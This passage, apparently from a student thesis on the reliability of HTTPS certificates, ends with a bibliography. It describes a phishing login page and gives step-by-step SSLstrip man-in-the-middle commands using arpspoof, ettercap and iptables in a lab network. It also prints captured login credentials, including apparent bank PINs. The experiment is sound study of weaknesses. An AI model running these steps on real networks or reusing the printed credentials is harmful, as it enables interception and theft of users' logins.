This line enables the possibility for two different websites to connect to each other and exchange some information. In this case a victim enters the information into fields and clicks “Sign in” button. After that the data is redirected to the original website and verified against the real database. If login-password and stored information do not match, the error of the original website is returned. If the combination is correct, it is written into the *data.txt* file and a user gets the error message from the attacker similar to the previous example. Thus, until the user enters the correct combination, he may not notice the substitution, since all error messages come from the original service. Once the combination is confirmed, the session terminates under the pretext of some errors. This method is much more plausible than the first one. The user may believe that the service has temporary problems and does not hurry to change the password.

This method also has limitations to use. Its disadvantage is that `Access-Control-Allow-Origin` must be used on both sides. It means that either malefactor has to search the appropriate website before the attack or create a malicious code to change the configuration file.

The best possibility for an attacker would be to create such environment where the user enters the login and password to the false form, but after clicking button he or she is redirected to the original web service. In such scheme of action the victim uses the required website as usual and does not know that first page was a fake one. In theory there is simple way to create such system using `<iframe>https://192.168.0.111</iframe>` tag. However, in practice I met a problem: all browsers block this opportunity. Future studies are still needed in this area.

5.3 Man-in-the-middle attack using SSLstrip

At Black Hat DC 2009 Moxie Marlinspike presented a tool for HTTPS stripping attack. This tool does not break SSL itself, but replaces the HTTPS traffic with an HTTP. The working principle is based on a hypothesis that “in most cases, SSL is never encountered directly. That is, most of the time an SSL connection is initiated through HTTPS it is

because someone was redirected to an HTTPS via an HTTP 302 response code or they click on a link that directs them to an HTTPS site.” (Sanders 2010.) In Figure 21 below the HTTPS communication process is shown.




FIGURE 21. The HTTPS Communication Process (Sanders 2010)

The idea of SSLstrip is to attack the transition point from HTTP to HTTPS and intercept an SSL connection before it occurs using man-in-the-middle. Figure 22 shows how the tool works.



FIGURE 22. Implementation of SSLstrip tool (Sanders 2010)

As a result the attacker maintains two communications with two different roles. For the user (web browser) the attacker is a web server, it provides full operability of the website. For the web server the attacker is a client, who established the encrypted communication. Thus, using SSLstrip, usernames and passwords can be intercepted in the plain text.

For my man-in-the-middle attack I changed the operating system for the attacker virtual machine from Windows 8 to BackTrack 5. SSLstrip already exists on the BackTrack by default, but to avoid different errors I followed the recommendations to install it manually. For that reason the SSLstrip 0.9 was downloaded, and the next three commands were used:

```
tar zxvf sslstrip-0.9.tar.gz
cd sslstrip-0.9
sudo python ./setup.py install
```

There are two ways to perform the attack with BackTrack 5 and SSLstrip: with internal Arpspoof utility or Ettercap tool. I will cover both of them here.

5.3.1 SSLstrip and Arpspoof

First the Linux distribution must be configured for IP forwarding:

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

"1" - to enable the ip forwarding; "0" - to disable

After that to setup iptables for redirecting HTTP traffic to sslstrip enter:

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80
-j REDIRECT --to-port 6000
```

```
--table or -t table - table to manipulate
--append or -A chain - Append to chain
--proto or -p proto - protocol: by number or name
--destination or -d - destination specification
--jump or -j target - target for rule
```

Run SSLstrip:

```
sslstrip -l 6000
```

-l <port> or --listen=<port> -Port to listen on (default 10000)

The last step in this process is to configure ARP spoofing to intercept the traffic of the target host. The command to do this:

```
arpspoof -i eth0 -t 192.168.0.113 192.168.0.254
```

```
-i - interface the BackTrack uses
-t - target
192.168.0.113 - IP address of our victim
192.168.0.254 - default gateway of the victim
```

First, arpspoof convinces a host that the attacker's MAC address is the router's MAC address, and the victim starts to send the outgoing traffic to the attacker's machine. The kernel forwards everything along except for traffic destined to port 80, which it redirects to port 6000. When SSLstrip is started, it creates log file *sslstrip.log* in a "Home folder". This file contains all captured information during the session.

In this experiment I checked different popular and important websites, which use the HTTPS: Facebook.com, Gmail.com, Ebay.com (Sign In page), Twitter.com, Nordea.fi (Netbank page) and Op.fi. As an addition I checked my local website.fi with self-signed certificate. On the client PC I used four different browsers: Mozilla Firefox, Google Chrome, Opera and Internet Explorer. My results are presented in the Table 1 below.

TABLE 1. Results of MITM attack with SSLstrip and Arpspoof

	Gmail	Twitter	Op	Facebook	Nordea	eBay	Website
Mozilla	https	https	http	https	http	http	http
Chrome	https	https	https	http	http	http	http
Opera	https	https	http	http	http	http	http
IE	http	http	http	http	http	http	http

In the Table 1 the HTTPS means that during the attack the website was opened normally with SSL protocol and all the data was encrypted, passwords were not captured. Respectively HTTP indicates that all data was transmitted in clear text. Examples of some captured passwords in the *sslstrip.log* file see below. Some symbols were changed in accordance with URL encoding: %21 is exclamation mark (!) and %40 = at (@).

```

2014-05-18 03:36:55,513 SECURE POST Data (website.fi):
login=user1&password=pass1&submit=Sign+in
2014-05-18 04:00:04,199 SECURE POST Data (solol.nordea.fi):
usecase=base&command=formcommand&guid=TwssNd5hgdybZliY3yMKywCC
&commandorigin=0.commonloginintabview_FI&fpid=KGh7oHTLiXlQowARVg
859wCC9210086129922575179xxxxxxxx&hash=RlB2x477y0ol21klSzR07g
CC&JAVASCRIPT_DETECTED=true&userid=254896514&pin1=0&pin2=7&pin
3=4&pin4=9&commonlogin%24doLightloginForFI=%A0%A0%A0OK%A0%A0%A
2014-05-18 04:12:25,111 SECURE POST Data (www.facebook.com):
lsd=AVoSPqbv&email=zzenya%40yandex.ru&pass=Student2014&default
_persistent=0&timezone=-
180&lgnrnd=011147_ntyU&lgnjs=n&locale=en_US
2014-05-18 04:55:45,149 SECURE POST Data (twitter.com):
session%5Busername_or_email%5D=MAMK2014&session%5Bpassword%5D=
student2014&remember_me=1&return_to_ssl=true&scribe_log=&redir
ect_after_login=%2F&authenticity_token=38091955439fa32a40baffc
74ae0abc15336fc2f

```

```
2014-05-18 04:56:17,351 SECURE POST Data
(accounts.google.com) :
GALX=BiZkmed43jM&continue=http%3A%2F%2Fmail.google.com%2Fmail%
2F&service=mail&rm=false&ltmpl=default&sc=1&ss=1&_utf8=%E2%98
%83&bgresponse=%21A0Kk_P1Bwr6ZBkT6GN7uwakrUQIAAABUUGAAAAUqAQp3
KJkEPE7DSWqLhXY3k9Vgv3tn6UxlPel3lmsnGd6lmkweWs096U8TnVgQmZBpVS
XzNW4U1ZuUicM6ngyBTfJT3HqkzsDi2r1kqxI6aHNNHt7M1VLO1FaRTIhx9XyD
DUxid12Rda6XoLXmNtI3C2yONvnJva8LmBDmBK1P09YzuuKRSYQeR1LxO_42DNE
Zlx7gEXdtMwnRqNBq3PcMLxKsZQEuHwfaiyNwBP7cJ-kVTBjYNIAM5BvEGGb-
vZVnOOSnVMgYZLDzINWsf0hrheeAIg&pstMsg=1&dnConn=&checkConnectio
n=&checkedDomains=youtube&Email=student.MAMK@gmail.com&Passwd=
Re%21Dazhidr%21&signIn=Sign+in&PersistentCookie=yes&rmShown=1
```

5.3.2 SSLstrip and Ettercap

First it is needed to change some configurations in `/etc/etter.conf` file. To give privileges for root-user:

```
[privs]
ec_uid = 0
ec_gid = 0
```

Then we need to uncomment the next lines and save all changes.

```
# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface
-p tcp --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i
%iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

IP forwarding and IPtables configuration for redirecting HTTP traffic is done similar way as with Arpspoof:

```
echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j
REDIRECT --to-port 6000
```

In a new terminal run the Ettercap in MITM mode:

```
ettercap -Tql eth0 -M arp:remote /192.168.0.113/
/192.168.0.254/
```

```
-T or -text          - use text only GUI
-q or -quiet         - do not display packet contents
```


-l or --log-info <logfile> - log only passive information
 -M or --mitm <METHOD:ARGS> - perform a mitm attack

In other new terminal run SSLstrip:

```
sslstrip -l 6000
```

In the terminal with Ettercap we can see captured traffic. The process is very similar to previous one. However, the results (Table 2) are not identical. Facebook.com in Mozilla Firefox was redirected to HTTP and as a consequence the password was captured.

TABLE 2. Results of man-in-the-middle attack

	Gmail	Twitter	Op	Facebook	Nordea	eBay	Website
Mozilla	https	https	http	http	http	http	http
Chrome	https	https	https	http	http	http	http
Opera	https	https	http	http	http	http	http
IE	http	http	http	http	http	http	http

Obviously, the passwords can be captured by these uncomplicated ways. Passwords saved in the browser have also been compromised. In my research, there were no installed antivirus solutions and firewalls, which greatly complicate the task of the attacker. On the client side to prevent such threat is very simple. Before entering any personal data he or she must be ensure that the HTTPS protocol is used. If not, then user has to type HTTPS manually into address bar, for example: <https://www.facebook.com>. The page will then be displayed normally with SSL encryption.

During the experiment, some pages were not fully loaded via HTTP (Figure 23) i.e. password was captured, but the website was partially displayed or not displayed at all.




FIGURE 23. Endless loading Gmail via HTTP

Such case was with Facebook in almost all browsers and Gmail in Internet Explorer. Perhaps the reason for this is the usage of virtual machines for the attacker and for the victim. However, it gives the user an additional chance to detect that something is wrong and change his or her password using the HTTPS.

Analyzing the results shown in Table 1 and Table 2 above, we can see which presented services are more secure, and which less. As an example, the mail from Google and Twitter are the steadiest. Unexpected results the Finnish banks showed, almost unable to withstand SSLstrip attack. Also we can make conclusion about the most reliable browsers. According to results of two tests the most reliable browser is Google Chrome, however, fans of social media Facebook should give a preference to Mozilla Firefox. Internet Explorer revealed itself as the most unreliable browser.

6 CONCLUSION

More than one fourth of the most popular websites use Digital Certificates to provide additional protection for transmitted data. Digital certificates are constantly exposed to various attacks. Each new possibility to break the system forces developers to improve the protection, and every year for the attacker it is more and more difficult to find a way for getting the encrypted data. The main purpose of this project was to verify the reliability of Digital Certificates on the websites. To achieve the goal two different attacks were simulated: the spoofing of secured website and man-in-the-middle attack using SSLstrip tool. The experimental results showed that it is not necessary to possess higher than normal abilities and have powerful computer to make a successful attack against HTTPS protocol. During the practical part it has been demonstrated that some sites cannot resist the man-in-the-middle attack, while others are more reliable. I suppose, it depends not only on the administrator work and security settings, but also on the type of digital certificate. The extended Digital Certificate always is more secured against the different attacks than its self-signed alternative.

Analyzing the results, it is sad to realize that social media are better protected than the online services of banks. Nevertheless, despite the output, I would like to note that nowadays the usage of digital certificates is the most reliable way to protect personal information. We should not forget that during the experiments antivirus software or firewalls were not used and the attacker had direct access to the network. Only the

absence of these factors greatly reduces the probability of a successful attack. Moreover, do not underestimate the possibility of the end user to prevent identity theft. The main requirements to the behaviour of users on the Internet are: to be vigilant, do not click on unknown links, do not ignore the warning windows, use only the official software, always use antivirus software and firewall, keep the system up to date, use strong passwords and change them periodically, before to enter a confidential data be sure that the website is the original one and works via HTTPS protocol. Compliance of these simple rules significantly reduces the risk of data loss.

From my point of view, a promising direction for future research is to study the DNSSEC. In this document I mentioned it briefly. This DNS system is also based on providing authentication, confidentiality and integrity of data. Another interesting way would be the Beast attack, which decodes the data inside the SSL, but it does not have successful implementation yet.

BIBLIOGRAPHY

Bradley, Tony 2014. What Is A Rootkit? WWW article.

http://netsecurity.about.com/od/frequentlyaskedquestions/f/faq_rootkit.htm. Updated 04.05.2014. Referred 06.03.2014.

Cisco Systems Inc. 2012. CCNA Security 1.1. WWW document.

<http://cna.mikkeli.amk.fi/Cisco/CCNASecurity>. Updated 2012. Referred 05.02.2014.

Cisco Systems Inc. 2013. CCNA version 5.0. WWW document.

http://cna.mikkeli.amk.fi/cisco/CCNAv_5/Introd_To_Netw/index.html. Updated 05.06.2013. Referred 07.04.2014.

Freudenrich, Craig 2013. How Viruses Work. WWW article.

<http://science.howstuffworks.com/life/cellular-microscopic/virus-human1.htm>.

Updated 2013. Referred 05.03.2014

Garfinkel, Simson & Spafford, Gene 2002. Web Security Privacy & Commerce. USA: O'Reilly & Associates, Inc.

IBM Corporation 2007. The Evolving Threat: Combat training for the new era of malicious code. PDF document.

<https://www-304.ibm.com/easyaccess/fileserv?contentid=131594>. Updated 2007. Referred 05.02.2014.

Kaspersky Lab 2014. Spam and Phishing. The company's WWW pages.

<http://usa.kaspersky.com/internet-security-center/threats/spam-phishing#.UxeCtoUco4s>. No updating information. Referred 15.03.2014.

Kaspersky Lab 2014. What is a Computer Virus or a Computer Worm? The company's WWW pages. <http://usa.kaspersky.com/internet-security-center/threats/viruses-worms#.Uxb4H4Uco4s>.

No updating information. Referred 05.03.2014.

Koblitz, Neal & Menezes, Alfred 2013. Another look at security theorems for 1-key nested MACs. PDF document.

<http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.295.2353&rep=rep1&type=pdf>. Updated 01.05.2013. Referred 23.03.2014.

Microsoft Corporation 2005. Data Confidentiality. The company's WWW pages. <http://msdn.microsoft.com/en-us/library/ff650720.aspx>. Updated 12.2005. Referred 23.03.2014.

Microsoft Corporation 2007. Description of Digital Certificates. The company's WWW pages. <http://support.microsoft.com/kb/195724/en-us>. Updated 23.01.2007. Referred 27.03.2014.

Microsoft Corporation 2014. Common Types of Network Attacks. The company's WWW pages. <http://technet.microsoft.com/en-us/library/cc959354.aspx>. No updating information. Referred 14.03.2014.

Microsoft Corporation 2014. DNS Architecture. The company's WWW pages. <http://technet.microsoft.com/en-us/library/dd197427%28v=ws.10%29.aspx>. No updating information. Referred 09.04.2014.

Microsoft Corporation 2014. How to recognize phishing email messages, links, or phone calls. The company's WWW pages. <http://www.microsoft.com/security/online-privacy/phishing-symptoms.aspx>. No updating information. Referred 05.02.2014.

Microsoft Corporation 2014. Ransomware. The company's WWW pages. <http://www.microsoft.com/security/portal/mmpc/shared/ransomware.aspx>. No updating information. Referred 05.03.2014.

Sanders, Chris 2010. Understanding Man-In-The-Middle Attacks - Part 4: SSL Hijacking. WWW article. http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part4.html. Updated 09.06.2010. Referred 19.05.2014.

Schaefer, Ken (ed.) 2013. Professional Microsoft IIS 8 Indianapolis: John Wiley & Sons Inc.

Schneier, Bruce 2014. Heartbleed. Expert's blog.
<https://www.schneier.com/blog/archives/2014/04/heartbleed.html>. Updated 09.09.2014. Referred 17.04.2014.

Symantec Corporation 2010. Trojan Horse. The company's WWW pages.
http://www.symantec.com/security_response/writeup.jsp?docid=2004-021914-2822-99. Updated 20.04.2010. Referred 05.03.2014.

Symantec Corporation 2012. Protecting Digital Certificates is everyone's responsibility. The company's WWW pages.
<http://www.symantec.com/connect/blogs/protecting-digital-certificates-everyone-s-responsibility>. Updated 18.12.2012. Referred 24.03.2014.

Symantec Corporation 2014. Introduction to Digital Certificates. The company's WWW pages. <https://www.verisign.com.au/repository/tutorial/digital/intro1.shtml#0>. No updating information. Referred 24.03.2014.

Symantec Corporation 2014. Spear Phishing: Scam, Not Sport. The company's WWW pages. <http://us.norton.com/spear-phishing-scam-not-sport/article>. No updating information. Referred 05.03.2014.

TechTerms.com 2006. <http://www.techterms.com/definition/worm>. Updated 2006. Referred 05.03.2014

VeriSign Inc. 2014. How DNSSEC works. The company's WWW pages.
http://www.verisigninc.com/en_GB/why-verisign/innovation-initiatives/dnssec/how-dnssec-works/index.xhtml. No updating information. Referred 17.04.2014.

Vincent, James 2014. Heartbleed bug: Am I at risk? Do I really need to change my password? WWW article. <http://www.independent.co.uk/life-style/gadgets-and-tech/heartbleed-bug-should-i-change-my-passwords-9251143.html>. Updated 11.09.2014. Referred 17.04.2014.

Vincent, James 2014. Heartbleed flaw described as “catastrophic” by experts: “On the scale of 1 to 10, this is an 11”. WWW article. <http://www.independent.co.uk/life-style/gadgets-and-tech/heartbleed-bug-undermines-the-safety-of-nearly-two-thirds-of-the-web-9247918.html?origin=internalSearch>. Updated 09.09.2014. Referred 17.04.2014.

Wallenstein, Cory 2013. DNS Security: Three Ways That Hijacks Can Happen. WWW article. <http://dyn.com/blog/dns-101-explaining-how-hijacks-can-happen/>. Updated 28.08.2013. Referred 16.04.2014.

Westman, Shelley 2013. Think before you click: The latent cyber threat in all of us. WWW document. https://www.ibm.com/developerworks/community/blogs/ibmsysw/entry/think_before_you_click_the_latent_cyber_threat_in_all_of_us?lang=en
Updated 28.05.2013. Referred 14.03.2014.